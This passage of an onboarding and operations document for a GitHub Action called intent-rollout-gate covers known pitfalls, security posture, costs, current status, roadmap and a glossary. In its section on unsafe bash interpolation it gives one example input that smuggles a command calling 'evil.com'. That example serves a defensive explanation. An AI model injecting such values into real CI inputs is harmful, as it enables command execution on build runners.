- **Symptom:** A contributor reads CONTRIBUTING.md:55 — “By contributing, you agree your contributions will be licensed under the MIT License” — and follows the link to LICENSE, which is Apache 2.0. The license document and the contributor agreement language disagree.
- **Cause:** The Apache 2.0 relicense landed in commit f85e9e6 on 2026-05-19 (“chore: relicense from MIT to Apache 2.0 (BREAKING)”). LICENSE, NOTICE, and README.md were updated; CONTRIBUTING.md was not. The license-grant phrasing in CONTRIBUTING.md still references the prior license.
- **Fix:** Edit CONTRIBUTING.md line 55 to say “Apache License 2.0” and re-link to LICENSE. One-line patch. Track via beads as a low-severity follow-up.
- **Prevention:** License changes should grep the entire repo for the prior license string before merge. A `grep -rni "mit license" .` against this repo at commit f85e9e6 would have caught the drift.

8.3 The M5 branch (feat/m5-typescript-runtime-lock-and-mvp) has zero commits

- **Symptom:** A new contributor checks out `feat/m5-typescript-runtime-lock-and-mvp` expecting to see TypeScript scaffolding in flight. They see exactly what’s on `main` — nothing new. They assume the branch is stale or abandoned.
- **Cause:** The branch was created as a placeholder when the maintainer named the intended runtime direction, but actual implementation work has not started. `git diff --stat main..feat/m5-typescript-runtime-lock-and-mvp` returns empty as of 2026-05-20.

- **Fix:** If you're picking up M5, base your first PR off `main` (since the feature branch has nothing). The branch name signals direction (TS over Go/Python) but the language decision is formally deferred to that first PR per design doc § 8.
- **Prevention:** Either delete the empty feature branch or push at least a placeholder commit (e.g., a `package.json` with `name`, `version: 0.0.0-dev.0`, and the `@intentsolutions/core` dependency) so contributors can see the direction is committed.

8.4 Tagging v1 before M5 lands signs the v0.0.0 contract forever

- **Symptom:** Someone tags v1 against the current stub to make uses: `jeremylongshore/intent-rollout-g` resolve. Adopters wire in. When M5 ships and updates the v1 floating tag, the inputs/outputs MAY look different — but the action's actual behavior is wildly different (from no-op to active gate). Some adopters' workflows break in subtle ways.
- **Cause:** Floating major-version tags are a GitHub Actions convention; updating them is fine *if* the I/O contract is preserved. The composite-shell stub today already declares the full v0.1.0 input/output surface, so signature compatibility is maintained. But behavior compatibility is not: a workflow that depended on “decision is always `not-implemented` so we always proceed” will start failing when M5 enforces real policy.
- **Fix:** Do not tag v1 against v0.0.0. Tag v0.0.0 and v0.0.1 against the bootstrap. Tag v1 only after v0.1.0 ships with substantive behavior, AND announce the behavior shift in the README + CHANGELOG.
- **Prevention:** README.md § Quickstart already says “Once M5 lands, wiring this action into a repo's CI will look like...” — make the v1 tag part of that M5 landing, not preemptive.

8.5 The DNSSEC + CAA precondition for Rekor push has not been verified live

- **Symptom:** Once M5 ships and the action attempts to push to Rekor, the precondition check fails because DNSSEC was never enabled on `evals.intentsolutions.io`. Every Rekor push refuses (correctly). The decision row is signed locally but never anchored. PR comments note “Rekor entry pending DNSSEC” but the precondition is on the Intent Solutions infrastructure side, not the adopter side. Adopters see a permanently-pending anchor.
- **Cause:** The CISO binding (DR-004 § 6.1, restated in CLAUDE.md item 2 and design doc § 5.2) names the precondition. The umbrella `intent-eval-platform/CLAUDE.md` lists DNSSEC + CAA as a Phase B prerequisite. As of 2026-05-20, neither the DNSSEC enablement state nor the CAA pinning has been confirmed in the repo's own documentation; the binding is named but the operational state is opaque.
- **Fix:** Before M5 lands the Rekor-push code path, verify the DNS state of `evals.intentsolutions.io`:
 - `dig +dnssec evals.intentsolutions.io` should return RRSIG records.
 - `dig CAA evals.intentsolutions.io` should return CAA records pinned to a single CA.
 - Document the verified state in 000-docs/ as a record (e.g., `003-RR-INFRA-evals-namespace-dnssec-ca`).
- **Prevention:** Treat the DNS namespace as Phase B blocking. Until the precondition is operationally live, Rekor push must remain disabled and the design doc + CLAUDE.md should not promise transparency-log anchoring as a routine feature.

8.6 The action's threat model assumes well-behaved upstream producers, but lacks a sanity-cap on bundle size

- **Symptom:** A consumer's CI job produces a maliciously oversized bundle (e.g., 10,000 in-toto rows). The action takes minutes to verify each row, blowing out CI minutes. Or worse, a memory-blow-up on the runner.

- **Cause:** The architecture doc § 4 Stage 1 does not name a bundle-size limit, a per-row size limit, or a verification-timeout. SECURITY.md § Threat Model names “Denial of service via crafted bundle” as a medium-severity concern with no current mitigation.
- **Fix:** M5 implementation should declare default size caps: max rows per bundle, max bytes per row, max total bundle size, max verification wall-clock. Exceeding any cap → fail loudly. Caps should be configurable via additional inputs (e.g., `max-bundle-rows: 500`).
- **Prevention:** Add explicit size-cap inputs to the v0.1.0 surface and document defaults in README.md. Add a fuzz / abuse test to the M5 test suite.

8.7 The composite-shell stub’s bash heredoc has unescaped input interpolation

- **Symptom:** A consumer passes a `bundle-path` value containing a double quote, a dollar sign, or backticks. The bash interpolation in `action.yml:84` (`"bundle_path": "${{ inputs.bundle-path }}"`) breaks the structured JSON marker the stub emits, OR could allow shell-command injection if the value is constructed adversarially.
- **Cause:** The composite-shell uses `${{ inputs.bundle-path }}` directly inside a bash heredoc. GitHub Actions substitutes the expression before the shell parses, so an input like `evidence"; curl evil.com` would land verbatim in the script.
- **Fix:** In the M5 runtime (where the action moves from composite to node20 or docker), the inputs are read via `core.getInput()` and never substituted into a shell string. For the current stub, the risk is small because the script does nothing dangerous — but the principle is wrong-by-default and should not be carried forward.
- **Prevention:** M5’s first PR should drop the composite shell entirely. If the composite must be retained for any reason, switch to env-var indirection: `BUNDLE_PATH="${{ inputs.bundle-path }}" bash -c '... "$BUNDLE_PATH" ...'`.

8.8 bd dolt push in the session-completion workflow vs. ignored .beads/

- **Symptom:** A session-end run of `bd dolt push` (per CLAUDE.md “Session Completion” workflow) returns success, but the local `.beads/` sqlite is gitignored so the changes never appear in `git status`. Contributors think their bead work is persisted; on a fresh clone, it isn’t.
- **Cause:** The umbrella `intent-eval-platform/CLAUDE.md` documents this exact bug as the “bd auto-flush JSONL drift” issue (tracked at `bd_000-projects-ufc`, upstream `gastownhall/beads#3848` and `#3970`). The workaround is to export to JSONL and import explicitly. The boilerplate `Beads Issue Tracker` section copied into this repo’s `AGENTS.md` and `CLAUDE.md` does not reflect the workaround.
- **Fix:** When working in this repo on bead-state changes, use the IEP-canonical workaround:


```
cd /home/jeremy/000-projects
bd <mutate-state command>
bd export 2>/dev/null > /tmp/bd-snapshot.jsonl
cp -f /tmp/bd-snapshot.jsonl .beads/issues.jsonl
bd import .beads/issues.jsonl
bd backup sync
```
- **Prevention:** Update this repo’s `CLAUDE.md` § Beads workflow to point at the umbrella’s known-issue + workaround, rather than the generic `bd close ... && bd sync` boilerplate. Tracked as F-LOW-2 below.

8.9 Predicate URI string typos in test fixtures vs. production

- **Symptom:** A test fixture under `tests/fixtures/evidence/` is authored with `https://evals.intentsolutions.io/gate-result/v1.0` (note the trailing `.0`). The test passes because the test's predicate-uri input was set to the same string. In production, a real bundle emitted by `audit-harness` uses the canonical `/v1`. The verifier rejects every real row.
- **Cause:** The predicate URI is an immutable string; exact-match is the contract (per § 4.5 above). A near-miss in a test fixture would silently agree with itself and never expose the production mismatch.
- **Fix:** Test fixtures must use the *canonical* URI strings imported from `@intentsolutions/core` (or its codegen equivalent), not hard-coded literals. M5's test infrastructure should enforce: any predicate URI literal in a test must be either (a) deliberately wrong, used for a negative test, with an explanatory comment, or (b) read from the kernel package.
- **Prevention:** A lint rule (custom ESLint rule for TS, custom `go vet` analyzer for Go, custom `ruff` check for Python) that flags any string literal matching `https://evals.intentsolutions.io/.*/v\d+` outside the kernel's source files.

8.10 Adopters pinning `@main` instead of a tag

- **Symptom:** A downstream consumer wires `uses: jeremylongshore/intent-rollout-gate@main`. When a maintainer pushes to main (say, a documentation-only commit), the consumer's CI re-pulls the action. If the maintainer ever force-pushes main or rewrites history, the consumer's pin breaks unpredictably.
- **Cause:** GitHub Actions tags and branches are mutable references. Pinning by branch name is convenient but fragile. README.md § Quickstart shows the M5 example with `@v1`, but during the `v0.0.0` window with no tags cut, the only floating reference is `@main`.
- **Fix:** Cut `v0.0.0` and `v0.0.1` tags against the current stub so adopters can pin by tag. Better, pin by SHA: `uses: jeremylongshore/intent-rollout-gate@f85e9e6`. SHA pins are immutable; tag pins are by-convention immutable but technically mutable.
- **Prevention:** README.md should explicitly recommend SHA-pinning for production adopters and tag-pinning for development adopters. The convention is well-established in the GitHub Actions security community (e.g., the StepSecurity guidelines), but it isn't called out in this repo's README yet.

9. Security & Access

Access Control

This repo's access surface has two layers: the GitHub repo itself (write access, branch protection) and the action's runtime workflow permissions when invoked downstream.

Table 10.

Role	Purpose	Permissions	MFA
Repo maintainer (Jeremy Longshore)	Write access, tag releases, merge PRs	Full admin on <code>jeremylongshore/intent-eval-platform</code>	Yes (per Jeremy's GitHub access gate policy)
Contributor	PR submission	Read-only on the repo; write on their fork	Recommended; not enforced repo-side
Downstream consumer's <code>GITHUB_TOKEN</code>	The action's runtime permissions inside a consumer's workflow	Minimum: <code>pull-requests:</code> <code>write, statuses:</code> <code>write, id-token:</code> <code>write</code> (for cosign keyless). Each consumer chooses their own.	n/a — token is workflow-scoped, ephemeral, GitHub-issued
<code>security@intentsolutions.io</code>	Vendor on-boarding disclosure inbox	Email-receive only	Inherits the inbox's MFA policy

Branch protection on `main`: not visible from the repo's public surface. The umbrella `intent-eval-platform/CLAUDE.md` lists `iec-tighten-branch-protection` as an open task for `intent-eval-core`; the equivalent for this repo is not enumerated. Recommendation: enable `required-status-checks` (the CI workflow's two jobs), require PR review for changes to `main`, require signed commits, and disable force-push to `main`.

Secrets

This repo currently holds zero secrets. There is no `.env`, no `secrets/`, no cosign signing key, no Rekor credential. The `.gitignore` defensively excludes `.env`, `*.pem`, `*.key`, `secrets/`, and `.secrets/`.

For M5 forward:

- **Where:** cosign keyless signing uses GitHub Actions' OIDC token (`id-token: write` workflow permission) — no long-lived secret. Optional key-based signing via `cosign-key` input expects a path to a cosign keypair the adopter manages (they bear the rotation responsibility). Rekor URLs are public, not secrets.
- **Rotation:** Keyless OIDC tokens rotate per-workflow-invocation automatically. Adopter-managed cosign keypairs are their own rotation policy; recommend 90 days.
- **Emergency access / break-glass:** For the action itself, there is no break-glass concept — every published version is fixed in time. For the `evals.intentsolutions.io` namespace, the break-glass is the DNS administrator's emergency rotation procedure (out of scope for this repo). For `SECURITY.md` disclosures, the break-glass is direct email to `jeremy@intentsolutions.io` if `security@intentsolutions.io` is unreachable.

Honest Security Assessment

What is implemented today, in 2026-05-20 state:

- A YAML-lint CI gate that catches malformed `action.yml`.
- A smoke-test CI gate that catches regressions in the stub's exit-0 contract.
- A SECURITY.md with a threat model identifying four adversary classes and four mitigations — but the mitigations are aspirational (they describe what the M5 implementation will do, not what the v0.0.0 stub actually does).
- A `.gitignore` that prevents accidental commit of credentials.
- An Apache 2.0 license with explicit patent grant, reducing legal supply-chain risk.
- The umbrella CLAUDE.md's partner-name vendor-generic discipline (DR-004 S1Q2) — a `grep` enforcement that the rollout-gate repo currently satisfies (zero hits against the partner-name regex).

What is aspirational (not implemented; lands in M5):

- Signature verification of consumed rows.
- Predicate-URI exact-match enforcement.
- Subject-digest cross-check against `predicate.input_hash`.
- DSSE envelope validation.
- Rekor anchor verification.
- Credential redaction in PR-comment surfaces.
- DNSSEC + CAA precondition check for Rekor push.
- Decision-row signing and Rekor anchoring.
- Resource caps (bundle size, per-row size, verification timeout).
- Symlink-traversal and path-escape defenses around `bundle-path` and `policy-file` inputs.
- Composite-shell input-interpolation safety (the current bash heredoc is brittle; M5 should move off composite).

What is structurally absent (not on any near-term roadmap):

- Mutual TLS or other transport security between the action and Rekor — relies on Sigstore Rekor's published HTTPS endpoint.
- A custom audit log beyond what GitHub Actions provides (the workflow log is the audit log).
- Operational SOC2 / SOC3 / ISO27001 evidence collection — this is per-organization, not per-action.

Honest summary: the v0.0.0 stub is a documentation surface, not a security control. SECURITY.md describes the M5 posture, not the current posture. Treating it as a current control would be a misreading.

10. Cost & Performance

Monthly Costs

This repo and its action operate at zero direct Intent Solutions cost. The cost surface is borne by the consumers and Sigstore.

Table 11.

Resource	Cost	Notes
GitHub repository hosting	\$0	Public repo on a free / paid-included GitHub plan
GitHub Actions CI minutes (this repo's own CI)	< \$0.10/mo at current cadence	Two lightweight jobs per push (lint + smoke); maybe 10 push events per month at M4 cadence; ubuntu-latest at ~\$0.008/min × ~2 min/run × ~10 runs ≈ \$0.16, well below the free-tier 2,000 minutes/month
GitHub Actions CI minutes (consumer-side)	Variable	Each consumer pays for their own CI minutes when the action runs in their workflow. The action's wall-clock at M5 is expected to be 5–20 seconds per invocation (bundle parse + verify + policy eval + sign + Rekor push). At the upper bound, \$0.003 per consumer-invocation on ubuntu-latest.
Sigstore Fulcio	\$0 to consumers	Public free service; signing-cert issuance via OIDC
Sigstore Rekor	\$0 to consumers	Public free service; transparency-log entries are append-only and free to read/write
<code>evals.intentsolutions.io</code> DNS hosting	Variable, < \$5/mo	Registrar + DNS-hosting fees; DNSSEC enablement may add registrar cost depending on provider
<code>@intentsolutions/core</code> npm hosting	\$0	npm public registry
GitHub Marketplace listing	\$0	Free to publish; revenue model is per-organization-Marketplace-paid-actions, not relevant here
Bug-bounty / security-research budget	Not allocated	SECURITY.md offers credit-only recognition; no monetary reward

The total Intent Solutions infrastructure cost for this repo is dominated by domain registration (\$5–15/year) plus whatever fraction of GitHub Actions free-tier minutes get spent. Effectively free.

Performance

For the v0.0.0 stub:

- **Latency:** P50 $\approx$ 5 seconds (composite-shell startup + bash echo + GITHUB_OUTPUT write + exit). P95 $\approx$ 8 seconds. P99 $\approx$ 12 seconds (cold-start variance on ubuntu-latest).
- **Throughput:** One invocation per workflow run; GitHub Actions runner capacity is the upstream bound, not the action.
- **Error budget:** Not defined.

For M5 forward (estimated, will be measurable post-implementation):

- **Latency target:** P95 < 30 seconds for a bundle of 50 verified rows on ubuntu-latest, end-to-end through Stages 1/2/3 including a cosign keyless signing + Rekor push.
- **Throughput:** Linear in bundle row count for verification; constant additional cost for policy eval and signing. A 500-row bundle should finish in P95 < 90 seconds.
- **Error budget:** TBD per the OTEL RFC's named SLIs. A reasonable starting target is 99% of invocations succeed (where "succeed" means: action completes, decision emitted, signed row written; Rekor anchor is a separate SLI that can fail without overall failure).

Scaling Limits

Specific limits where the system stops working and why:

- **Single GitHub Actions runner job.** The action runs as one step inside one job. GitHub's per-job step count, per-job wall-clock (6 hours on ubuntu-latest), and per-job memory (7 GB on standard runners) are upstream limits. The action is structurally tiny enough that none of these are near. The hard wall is 6 hours of decision computation per CI run, which would require a wildly pathological bundle.
- **Bundle row count.** M5 should declare a hard cap (e.g., 1,000 rows). Above that, the action should refuse rather than run unboundedly. Today, the stub has no cap.
- **Per-row bundle size.** M5 should declare a per-row cap (e.g., 100 KB). Above that, the action should reject the row. Today, the stub has no cap.
- **Concurrent invocations.** Not a scaling limit — each CI run is independent. The action has no shared state with other invocations.
- **Sigstore Rekor rate limits.** Rekor publishes rate limits on its public instance. If a single consumer pushes hundreds of decision rows per minute (e.g., a monorepo with parallel-PR CI fan-out), the consumer may hit Rekor rate limits before they hit anything in this action. The action should surface Rekor 429 responses gracefully (back off and retry, or note the failure and continue without anchor).
- **DNSSEC validation latency.** A DNSSEC-validating resolver in the action adds DNS lookup time to every Rekor-push invocation. At sub-second scale on a healthy network, this is fine. On a runner with constrained outbound DNS or aggressive caching, this can introduce flake.

11. Current State

What's Working

Evidence-backed observations of what is actually present and functional in this repo as of 2026-05-20.

- **The repo exists at the canonical URL.** `jeremylongshore/intent-rollout-gate` is reachable; the convergence umbrella issue, system brief § 8, Evidence Bundle SPEC § 2.2, and OTel RFC can link to it without 404. Verified by `git remote -v` and the documented sister-repo cross-references in `README.md` and `CLAUDE.md`.
- **The action manifest declares the full v0.1.0 input/output surface.** Six inputs (`bundle-path`, `policy-file`, `predicate-uri`, `rekor-url`, `cosign-key`, `dry-run`) and three outputs (`decision`, `summary`, `signed-decision-row-path`) are declared in `action.yml:13-70`. Adopter wiring stays stable across `M4` → `M5` → `v1`.
- **The composite-shell stub emits a well-defined no-op.** `action.yml:73-87` runs a single bash step that emits `::notice`, writes `decision=not-implemented` to `GITHUB_OUTPUT`, prints a structured JSON marker on stdout, and exits 0. CI's smoke job (`.github/workflows/ci.yml:43-66`) confirms the contract.
- **The architecture design doc is complete.** `000-docs/001-DR-DESIGN-rollout-gate-architecture-20` covers Stages 1/2/3 of the algorithm (§ 4), the policy interface (§ 3), CISO bindings (§ 5), output formats (§ 6), OTel events (§ 7), the deferred language decision (§ 8), the M4-vs-M5 rationale (§ 9), and explicit open questions for M5 (§ 10).
- **CI lints action.yml well-formedness and required keys.** `.github/workflows/ci.yml:13-41` parses the manifest with Python `pyyaml` and asserts `name`, `description`, `runs`, and `runs.using` are present.
- **The license is Apache 2.0.** Verified by `head -5 LICENSE` returning the Apache 2.0 header. NOTICE file present per Apache 2.0 § 4(d).
- **SECURITY.md names a threat model, severity table, and disclosure address.** Four adversary classes identified; four mitigations (some aspirational); `security@intentsolutions.io` as the primary contact.
- **The umbrella CLAUDE.md and per-repo CLAUDE.md are aligned on the CISO bindings.** Predicate URI immutability, DNSSEC + CAA precondition, `labs.intentsolutions.io` reserved-don't-touch, partner-name discipline, credential redaction — all five appear in both surfaces.
- **The repo follows the IEP doc-filing convention.** `000-docs/000-INDEX.md` and `000-docs/001-DR-DESIGN-...` follow `NNN-CC-CODE-description.md` per Doc Filing Standard v4.x.
- **Beads workspace is initialized.** `.beads/` directory exists with `config.yaml`, `metadata.json`, and `interactions.jsonl`. Prefix `iar-` per umbrella `CLAUDE.md`.

What Needs Attention

- **[HIGH] No runtime implementation; M5 is the load-bearing milestone and has not started.** The `feat/m5-typescript-runtime-lock-and-mvp` branch is empty (verified: `git diff --stat main..feat/m5-typescript-runtime-lock-and-mvp` returns nothing). Until M5 lands, every claim in `SECURITY.md` § Threat Model about signature verification, predicate-URI matching, and credential redaction describes intent, not implemented behavior. Impact: adopters wiring against v0.0.0 get no enforcement. Fix: schedule M5 implementation; first PR locks the runtime per design doc § 8.

- **[HIGH] The DNSSEC + CAA precondition for evals.intentsolutions.io has not been verified live in any record in this repo.** The CISO binding is named in three places (DR-004 § 6.1, CLAUDE.md § “CISO + compliance bindings” item 2, design doc § 5.2). The operational state — is DNSSEC enabled now? are CAA records pinned? — is not documented in this repo’s 000-docs/. Impact: M5 cannot enable Rekor anchoring until this precondition is satisfied and verified. Fix: confirm the DNS state with `dig +dnssec evals.intentsolutions.io` and `dig CAA evals.intentsolutions.io`, then record the result in a new 000-docs/003-RR-INFRA-... doc.
- **[MEDIUM] CONTRIBUTING.md:55 still references MIT after the Apache 2.0 relicense.** Documentation drift from commit f85e9e6. Impact: contributor confusion; potential implicit license-grant ambiguity in PRs that pre-date the fix. Fix: one-line patch to CONTRIBUTING.md.
- **[MEDIUM] No CHANGELOG.md.** The repo has no top-level CHANGELOG, even though significant events have occurred (M4 bootstrap, MIT → Apache 2.0 relicense). Impact: adopters and contributors must read git log to find the history. Fix: add CHANGELOG.md with entries for the two notable events to date, then maintain across M5.
- **[MEDIUM] No branch protection visible.** `main` has no documented required-status-checks, no required-review enforcement, no signed-commit requirement. Impact: a stray force-push to `main` would rewrite history; an unreviewed merge could pass. Fix: enable branch protection on `main`; require the CI workflow as a status check; require ≥ 1 review; require signed commits.
- **[MEDIUM] The bash heredoc in action.yml:84 interpolates user input directly.** While the stub does nothing dangerous, the pattern is unsafe-by-default and shouldn’t carry into M5. Impact: low today (stub is a no-op), higher in any future composite-shell extension. Fix: M5 moves off composite to `runs.using: node20` (or `docker`); no further composite-shell input interpolation.
- **[LOW] The M5 feature branch is empty and may confuse contributors.** Either delete or scaffold with a placeholder commit (e.g., `package.json` declaring the TS-track intent).
- **[LOW] bd-sync workflow in CLAUDE.md does not reflect the IEP-canonical JSONL workaround.** The Beads Issue Tracker section in CLAUDE.md:104-149 is the auto-generated boilerplate; it doesn’t name the auto-flush JSONL drift bug (`bd_000-projects-ufc`) or the workaround. Impact: bead state in this repo can silently drift. Fix: update CLAUDE.md § Beads workflow to point at umbrella intent-eval-platform/CLAUDE.md § “bd workspace + JSONL workaround.”
- **[LOW] No examples/ directory; downstream adopters must read the README to find the example workflow snippet.** Impact: discoverability friction. Fix: create `examples/release-workflow.yml` mirroring README.md § Quickstart at M5 land time.
- **[LOW] No dependabot or renovate configuration.** The repo has no `dependabot.yml` yet. M5’s first PR will introduce dependencies; dependency-update automation should be wired at the same time. Impact: stale deps in v0.1.0+. Fix: add `.github/dependabot.yml` covering `npm` (or `gomod` or `pip`, depending on M5 lock) and `github-actions`.

Implementation Status

Table 12.

Component	Status	Evidence
<code>action.yml</code> manifest (input/output surface)	DONE — declares full v0.1.0 contract	<code>action.yml:13-70</code>
Composite-shell bootstrap step	DONE — emits <code>decision=not-implemented</code> , exits 0	<code>action.yml:73-87</code>
CI: <code>lint-action-yaml</code>	DONE	<code>.github/workflows/ci.yml:13-41</code>
CI: <code>smoke-action-stub</code>	DONE	<code>.github/workflows/ci.yml:43-66</code>
Architecture design doc	DONE	000-docs/001-DR-DESIGN-rollout-gate-arc
<code>README.md</code>	DONE	<code>README.md</code>
<code>CLAUDE.md</code>	DONE	<code>CLAUDE.md</code>
<code>CONTRIBUTING.md</code>	PARTIAL — license-grant string references MIT after Apache 2.0 relicense	<code>CONTRIBUTING.md:55</code>
<code>SECURITY.md</code>	DONE — threat model named; mitigations aspirational pending M5	<code>SECURITY.md</code>
LICENSE (Apache 2.0) + NOTICE	DONE	LICENSE, NOTICE
<code>.gitignore</code> (multi-runtime)	DONE	<code>.gitignore</code>
Beads workspace init	DONE	<code>.beads/</code>
<code>CHANGELOG.md</code>	NOT STARTED	n/a
Runtime selection (TS / Go / Python)	DEFERRED — design doc § 8 names the tradeoff axes; first M5 PR decides	n/a
Bundle parser	NOT STARTED — M5	n/a
Policy parser	NOT STARTED — M5; grammar choice (markdown-table vs. YAML-in-markdown) deferred	n/a
Signature verifier (DSSE + cosign)	NOT STARTED — M5	n/a
Decision algorithm (Stages 1/2/3)	NOT STARTED — M5; pseudocode in design doc § 4	n/a

Component	Status	Evidence
Signed decision-row emitter	NOT STARTED — M5	n/a
Rekor anchor with DNSSEC precondition	NOT STARTED — M5; precondition itself is Phase B prerequisite	n/a
OTel exporter wiring	NOT STARTED — M5; deferred question in design doc § 10	n/a
PR-comment renderer	NOT STARTED — M5; output format defined in design doc § 6.1	n/a
GitHub status check emitter	NOT STARTED — M5; mapping defined in design doc § 6.2	n/a
Credential-redaction test	NOT STARTED — M5; required by CISO binding	n/a
Test fixtures (synthetic gate IDs only)	NOT STARTED — M5	n/a
Release workflow (cosign-signed tag)	NOT STARTED — planned for v0.1.0 cut	n/a
Dependabot configuration	NOT STARTED	n/a
Branch protection on <code>main</code>	NOT VERIFIED in repo docs	n/a

12. Roadmap

Week 1 — Stabilization

Concrete, completable items that close the lowest-friction gaps in the v0.0.0 surface.

- Fix the CONTRIBUTING.md MIT → Apache 2.0 drift (one-line patch, low-severity finding F-LOW-1 above).
- Add CHANGELOG.md with entries for M4 substantive bootstrap (commit 87de651) and the Apache 2.0 relicense (commit f85e9e6).
- Confirm and document the DNSSEC + CAA state of `evals.intentsolutions.io` in a new 000-docs/003-RR-INFRA-... doc. This is the precondition for any future Rekor push.
- Cut a v0.0.0 tag against the current bootstrap so adopters who want to pin can do so without using `@main`.
- Update CLAUDE.md § Beads workflow to point at the umbrella's JSONL workaround instead of the generic boilerplate (low-severity finding F-LOW-2).

- Enable branch protection on **main**: require both CI jobs as status checks, require ≥ 1 review, require signed commits, disable force-push.
- Decide whether to delete the empty **feat/m5-typescript-runtime-lock-and-mvp** branch or land a scaffold commit on it that names the TS-track intent without picking the implementation.

Measurable outcomes: zero documentation-drift findings against the README/LICENSE/CONTRIBUTING triple; a tagged v0.0.0 release on GitHub Releases; a recorded DNSSEC/CAA state document.

Month 1 — Foundation

The M5 implementation cut.

- Lock the runtime language per design doc § 8. Land the first M5 PR with the picked runtime (likely TypeScript per the branch name, but the decision is the PR's responsibility).
- Wire **@intentsolutions/core** as a dependency (or, for non-TS runtimes, set up the JSON Schema codegen path).
- Implement Stage 1 verification: in-toto Statement v1 schema check, predicate-URI exact-match, JSON Schema validation of the predicate body, subject-digest cross-check, DSSE signature validation.
- Implement Stage 2 policy evaluation: parse **tests/TESTING.md** (grammar decision per design doc § 10), evaluate required-gate / coverage / pass-rate / advisory-elevation / failure-mode-block clauses.
- Implement Stage 3 emit: PR comment markdown, GitHub status check, signed decision row via cosign keyless, OTEL events.
- Implement the DNSSEC + CAA precondition check on Rekor push.
- Implement credential redaction in PR-comment output.
- Author the M5 test suite: signature-verification correctness, predicate-URI matching exact + near-miss cases, credential-redaction, bundle-size caps, policy-parsing edge cases, decision-algorithm against fixture bundles.
- Add dependabot configuration covering the chosen runtime and **github-actions**.
- Cut **v0.1.0** with cosign-signed release artifacts.

Measurable outcomes: a **v0.1.0** release on GitHub Releases with sigstore provenance; a downstream **audit-harness** workflow successfully producing a **ship** decision on a fixture bundle; all M5 tests green in CI.

Quarter 1 — Strategic

- Land the M6 first-adopter milestone: **audit-harness** self-adopts (per README.md § Project status). Capture the integration as a worked example in **examples/audit-harness-self-adoption.md**.
- Onboard a second adopter from inside the IEP umbrella (**intent-eval-core** is a natural candidate — it already has the kernel and can adopt the rollout-gate to enforce its own publishing discipline).
- Publish the action on GitHub Marketplace with a polished listing.
- Author a **policy-cookbook.md** under **000-docs/** showing canonical **tests/TESTING.md** policy clauses for common adopter shapes: pure-library repo, deployed-service repo, mixed code-and-docs repo.
- Begin extracting decision logic to a standalone published package (**@j-rig/rollout-gate** per the umbrella CLAUDE.md, or equivalent for the chosen runtime). This is the thin-action-over-fat-library tradeoff (§ 4.1) materializing.

- Coordinate with `intent-eval-lab` on the OTEL RFC's promotion from draft to published; once published, this action's OTEL emission becomes a stable contract.
- Run a security review against the v0.1.0 surface, scoped to the four threats in `SECURITY.md`. Document findings in `000-docs/`.
- Evaluate the policy-grammar decision against actual adopter feedback: does the markdown-table-direct grammar carry the necessary expressiveness, or does the embedded-YAML-in-markdown escape hatch need to land?

Measurable outcomes: two adopters in production; GitHub Marketplace listing live; a security review record in `000-docs/`; a published or near-published OTEL attribute spec.

13. Quick Reference

URLs

Table 13.

Resource	URL
Repo	https://github.com/jeremylongshore/intent-rollout-gate
Convergence umbrella	https://github.com/jeremylongshore/intent-eval-lab/issues/4
Evidence Bundle SPEC (what we consume)	https://github.com/jeremylongshore/intent-eval-lab/tree/main/specs/evidence-bundle
Architecture design doc (in-repo)	https://github.com/jeremylongshore/intent-rollout-gate/blob/main/000-docs/001-DR-DESIGN-rollout-gate-architecture-2026-05-12.md
@ <code>intentsolutions/core</code> (kernel package)	https://www.npmjs.com/package/@intentsolutions/core
Sister repo: <code>intent-eval-lab</code>	https://github.com/jeremylongshore/intent-eval-lab
Sister repo: <code>intent-eval-core</code>	https://github.com/jeremylongshore/intent-eval-core
Sister repo: <code>audit-harness</code>	https://github.com/jeremylongshore/audit-harness
Sister repo: <code>j-rig-skill-binary-eval</code>	https://github.com/jeremylongshore/j-rig-skill-binary-eval
Sigstore Rekor (default transparency log)	https://rekor.sigstore.dev
Sigstore Fulcio (default OIDC CA)	https://fulcio.sigstore.dev
Security disclosures	mailto:security@intentsolutions.io

Resource	URL
Maintainer	mailto:jeremy@intentsolutions.io

First-Week Checklist

- ☐ Read this document (Sections 1, 4, and 8 are the highest-leverage sections for a fast onboard)
- ☐ Read the architecture design doc: `000-docs/001-DR-DESIGN-rollout-gate-architecture-2026-05-12.md` end-to-end
- ☐ Read the Evidence Bundle SPEC at <https://github.com/jeremylongshore/intent-eval-lab/tree/main/specs/evidence-bundle> § R1 through R18
- ☐ Read the system brief § 8 (“The Rollout Gate”) and § 9 (“How It All Works Together”) at <https://github.com/jeremylongshore/intent-eval-lab/blob/main/000-docs/007-DR-BRIEF-intent-eval-platform-system-brief-2026-05-11.html>
- ☐ Read the ISEDC DR-004 CISO bindings at <https://github.com/jeremylongshore/intent-eval-lab/blob/main/000-docs/004-AT-DECR-isedc-council-record-2026-05-10.md> § 6
- ☐ Clone the repo locally; run `python3 -c "import yaml; yaml.safe_load(open('action.yml'))"` to confirm the manifest loads; read `action.yml` line-by-line and confirm the input/output surface matches the README table
- ☐ Run the CI workflow locally with `act -W .github/workflows/ci.yml`; both jobs should pass
- ☐ Confirm `bd ready` from `~/000-projects/` returns IEP-scope work (the canonical workspace, not per-repo)
- ☐ Locate the M5 implementation branch and confirm its state (`git diff --stat main..feat/m5-typescript-runtime-lock-and-mvp`)
- ☐ If picking up M5: re-read design doc § 8 (Language choice) and § 10 (Open questions deferred to M5) before drafting the first PR
- ☐ Access granted to: `jeremylongshore/intent-rollout-gate` repo, `~/000-projects/.beads/` workspace, the convergence umbrella issue in `intent-eval-lab`
- ☐ Reviewed runbooks (this document is the only runbook today; M5 lands the operational ones)
- ☐ Met with system owner (Jeremy Longshore, `jeremy@intentsolutions.io`)

Appendices

A. Glossary

References the canonical Intent Eval Platform glossary at `intent-eval-lab/000-docs/014-DR-GLOS-canonical-glossary` for any term not defined here. The terms below are the ones most load-bearing for this repo specifically.

- **Evidence Bundle.** A collection of zero-or-more in-toto Statement v1 rows under `predicateType`: <https://evals.intentsolutions.io/gate-result/v1>, optionally packaged as a directory of files, a JSON Lines file, or a JSON file with a top-level `bundle.rows` array. Specification: `intent-eval-lab/specs/evidence-bundle/v0.1.0-draft/SPEC.md`. Composable per SPEC R2; rows are independently verifiable per R3.

- **gate-result/v1**. The predicate URI string `https://evals.intentsolutions.io/gate-result/v1`. Immutable per CISO binding. Schema published in `@intentsolutions/core@0.1.0` under `schemas/v1/gate-result.schema.json`. The predicate body shape every Evidence Bundle row carries.
- **rollout-decision/v1**. The predicate URI string `https://evals.intentsolutions.io/rollout-decision/v1`. The predicate this action emits — the verdict of the gate, attested as its own in-toto row. Also immutable.
